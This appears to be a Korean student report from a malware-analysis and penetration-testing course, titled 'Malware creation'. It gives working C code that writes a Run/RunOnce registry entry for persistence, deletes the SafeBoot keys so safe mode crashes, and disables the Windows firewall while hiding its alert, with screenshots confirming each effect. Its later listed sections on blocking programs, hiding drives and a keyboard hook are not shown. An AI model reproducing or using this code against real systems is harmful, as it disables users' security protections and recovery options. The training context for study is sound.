

악성코드 제작

문제해결 시나리오

악성코드분석 및 모의해킹 전문가 양성과정

김 다 승


차 례

1. Microsoft Windows에서 제공하는 Registry의 구조를 파악해 요구되는 사항에 만족하는 악성코드를 제작하라.	----- 3
1-1. 윈도우 시작시 프로그램 실행시키기	----- 3
1-2. 안전모드 부팅 차단하기	----- 7
1-3. 방화벽 비활성화, 말풍선 없애기	----- 9
1-4. 특정 프로그램 차단	----- 12
1-5. 특정 드라이브 숨기기 및 차단	----- 16
2. Windows 운영체제에서 제공하는 기능인 메시지훅을 설치해 운영체제와 특정 프로그램 사이의 메시지를 가로챌 수 있는 프로그램을 제작하라.	----- 19
2-1. notepad.exe를 대상으로 키보드로부터 입력되면 입력을 차단	----- 19

1. Microsoft Windows에서 제공하는 Registry의 구조를 파악해 요구되는 사항에 만족하는 악성코드를 제작하라.


1-1. 윈도우 시작시 프로그램 실행시키기

1) 레지스트리 편집기에서 윈도우 시작 시 특정프로그램을 실행시키는 경로 찾기



- > Run : 윈도우를 시작할 때마다 계속 실행(영구적)
- > RunOnce : 윈도우를 시작 시 한 번 실행되고 종료(일회용)
- > 루트키 : HKEY_LOCAL_MACHINE
- > 서브키 : SOFTWARE\Microsoft\Windows\CurrentVersion\Run

2) 실행시킬 프로그램의 경로 찾기



- > 경로 : C:\WINDOWS\system32\cmd.exe

1-1. 윈도우 시작시 프로그램 실행시키기

3) 코드 작성

> 키를 생성하여 값을 넣어주게 되어 저장하고 설정하기 위해 열어둔 핸들 값을 받아준다.

```
#include<windows.h>
#define PATH "c:\\\\WINDOWS\\system32\\cmd.exe"

int WINAPI WinMain(HINSTANCE hInstance,
                  HINSTANCE hPrevInstance,
                  LPSTR lpCmdLine,
                  int nShowCmd){

    HKEY key;

    //1. 레지스트리 키 생성
    RegCreateKeyEx(HKEY_LOCAL_MACHINE,
                  "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
                  0,
                  NULL,
                  REG_OPTION_NON_VOLATILE,
                  KEY_ALL_ACCESS,
                  NULL,
                  &key,
                  NULL
                  );

    //2. 생성한 레지스트리 키에 값을 넣어주기 = 저장
    RegSetValueEx(key, "auto_cmd", 0, REG_SZ, (BYTE*)PATH, sizeof(PATH));

    //3. 생성한 레지스트리 키의 핸들값을 받아주기
    RegCloseKey(key);

    return 0;
}
```

4) 사용된 함수 알아보기

```
LONG
APIENTRY
RegCreateKeyExA (
    HKEY hKey, // 최상위 루트키
    LPCSTR lpSubKey, // 루트키의 서브키(경로)
    DWORD Reserved, // 예약인자
    LPSTR lpClass, // RemoteRegistry, local인 경우 NULL
    DWORD dwOptions, // 휘발성 또는 비휘발성인지 설정
    REGSAM samDesired, // 권한 설정
    LPSECURITY_ATTRIBUTES lpSecurityAttributes, // 보안설정 관한 Pointer(LP)
    PHKEY phkResult, // 생성하거나 열어놓은 키의 handle값
    LPDWORD lpdwDisposition // 키의 존재 유무에 따른 설정변수 포인터
);
```


```
LONG
APIENTRY
RegSetValueExA (
    HKEY hKey, // 생성한 키의 핸들값
    LPCSTR lpValueName, // 키의 생성 시 이름
    DWORD Reserved, // 예약인자
    DWORD dwType, // 키의 타입(REG_SZ/REG_DWORD/REG_BINARY)
    CONST BYTE* lpData, // 키에 저장되는 값
    DWORD cbData // 키 값의 크기
);
```

```
LONG
APIENTRY
RegCloseKey (
    HKEY hKey // 생성한 키의 핸들값
);
```


1-1. 윈도우 시작시 프로그램 실행시키기

5) 실행하여 레지스트리 편집기에 생성되는지 확인하기

실행 전>




실행 후>




6) 부팅하면 자동으로 실행되는지 확인하기

- > 부팅하면 자동으로 실행되며, msconfig에 시작프로그램으로 등록되어있다.
- > HKLM의 하위키로 들어가는 키는 사용자 계정에 상관없이 부팅 시마다 실행되도록 시작프로그램에 등록된다.



1-1. 윈도우 시작시 프로그램 실행시키기


6) Run에 있던 것을 제거하고 RunOnce에 생성해보기



7) 부팅 시 자동으로 실행되는지 확인하기


: 자동실행 0

Run과 차이점으로 보이는 것은 자동실행 된 cmd창을 닫지 않으면
작업표시줄이 나타나지 않고 msconfig에 시작프로그램으로 등록되지 않는다.




8) 레지스트리 편집기 확인하기

> RunOnce에 생성해놓은 키가 자동으로 없어진 것을 확인할 수 있다.(일회용)



1-2. 안전모드 부팅 차단하기

1) 레지스트리 편집기에서 안전모드 부팅 관련 경로 찾기



2) 안전모드 부팅 관련 키를 제거하는 코드 작성

```
#include<windows.h>
#include<shlwapi.h>
#pragma comment(lib, "shlwapi.lib") // 사용하고자 하는 라이브러리 가져오기

int WINAPI WinMain(HINSTANCE hInstance,
                  HINSTANCE hPrevInstance,
                  LPSTR lpCmd,
                  int nShowCmd){

    SHDeleteKey(HKEY_LOCAL_MACHINE, "SYSTEM\ControlSet001\Control\SafeBoot"); // 레지스트리 삭제함수
    SHDeleteKey(HKEY_LOCAL_MACHINE, "SYSTEM\ControlSet002\Control\SafeBoot");

    return 0;
}
```

3) 사용된 함수 알아보기

```
NTSTATUS WINAPI SHDeleteKeyA(HKEY hkey, LPCSTR pszSubKey);
// hkey : 최상위 루트키
// pszSubKey : 삭제할 키의 경로
```

4) 삭제되는 지 확인하기

삭제 전>



삭제 후>



1-2. 안전모드 부팅 차단하기

5) 안전모드 부팅이 안 되는지 확인하기

> 안전모드 부팅 시 블루스크린이 뜨는 것을 확인할 수 있다.

A problem has been detected and windows has been shut down to prevent damage to your computer.

If this is the first time you've seen this Stop error screen, restart your computer. If this screen appears again, follow these steps:

check for viruses on your computer. Remove any newly installed hard drives or hard drive controllers. Check your hard drive to make sure it is properly configured and terminated. Run CHKDSK /F to check for hard drive corruption, and then restart your computer.

Technical information:

*** STOP: 0x0000007B (0xF8973528, 0xC0000034, 0x00000000, 0x00000000)

불편하게 해드려서 죄송합니다. Windows를 올바르게 시작하지 못했습니다. 최근의 하드웨어 또는 소프트웨어 변경이 원인일 수 있습니다.

시스템이 응답하지 않거나, 예상치 않게 다시 시작했거나, 사용자 파일과 폴더를 보호하기 위해 자동으로 시스템이 종료되었으면, [마지막으로 성공한 구성]을 선택하여 작동한 최근 설정값으로 돌아가십시오.

전원 오류로 인해 또는 전원 단추나 다시 시작 단추가 눌러서 시작하려던 것이 중지되었거나, 문제가 무엇인지 모를 때는, [표준 모드로 Windows 시작]을 선택하십시오.

안전 모드

안전 모드(네트워킹 사용)

안전 모드(명령 프롬프트 사용)

마지막으로 성공한 구성 (작동한 최근 설정값)



표준 모드로 Windows 시작

위 아래 화살표를 사용하여 시작하려는 운영 체제로 이동하십시오. Windows를 시작할 때까지 남은 시간(초): 15

1-3. 방화벽 비활성화, 말풍선 없애기

1) 레지스트리 편집기에서 방화벽 관련 경로 찾기

> EnableFirewall의 데이터를 1->0으로 변경하면 방화벽이 해제된다.




2) 레지스트리 편집기에서 방화벽 해제 시 나오는 말풍선 관련 경로 찾기

> 방화벽 관련 경로에 FirewallDisableNotify의 이름으로 데이터 1로 생성하면 말풍선이 해제된다.

> 또는 (2)번 경로에 EnableBalloon = 0을 생성해주면 말풍선이 해제된다.

> (3)번은 데이터를 변조하면 일회용으로 한 번 안 나오고 다시 원래 값으로 변경된다.

(1)



(2)



(3)



1-3. 방화벽 비활성화, 말풍선 없애기

3) 방화벽 및 말풍선을 없애는 코드 작성

```
#include<windows.h>
#include<shlwapi.h>
#pragma comment(lib, "shlwapi.lib")

int WINAPI WinMain(HINSTANCE hInstance,
                  HINSTANCE hPrevInstance,
                  LPSTR lpCmd,
                  int nShowCmd){

    HKEY key1, key2;
    DWORD val1 = 1, val2 = 0;

    //1. 키 생성하기
    RegCreateKeyEx(HKEY_LOCAL_MACHINE,
                  "SYSTEM\\ControlSet001\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\StandardProfile",
                  0,
                  NULL,
                  REG_OPTION_NON_VOLATILE,
                  KEY_ALL_ACCESS,
                  NULL,
                  &key1,
                  NULL); // 말풍선 제거용 키 생성 - key1



    RegCreateKeyEx(HKEY_LOCAL_MACHINE,
                  "SYSTEM\\ControlSet001\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\StandardProfile",
                  0,
                  NULL,
                  REG_OPTION_NON_VOLATILE,
                  KEY_ALL_ACCESS,
                  NULL,
                  &key2,
                  NULL); // 방화벽 제거용 키 생성 - key2

    //2. 키의 값 설정하기
    RegSetValueEx(key1, "FirewallDisableNotify", 0, REG_DWORD, (LPBYTE)&val1, sizeof(val1)); // key1 = 1
    RegSetValueEx(key2, "EnableFirewall", 0, REG_DWORD, (LPBYTE)&val2, sizeof(val2)); // key2 = 0

    //3. 핸들값 닫아주기
    RegCloseKey(key1);
    RegCloseKey(key2);
    return 0;
}
```

4) 실행 후 데이터의 변경 및 생성이 되었는지 확인

> 말풍선을 없애는 코드는 실행 후 한 번 재부팅 해주어야 적용된다.



1-3. 방화벽 비활성화, 말풍선 없애기

5) 재부팅 후 방화벽 비활성화 시 말풍선이 나오는지 확인하기


> 실행했을 때 방화벽 비활성화 되면서 나오는 말풍선이 안 나옴을 확인했다.



6) (2)번 경로에 EnableBalloonTips를 생성할 경우 말풍선이 해제되는 지 확인하기

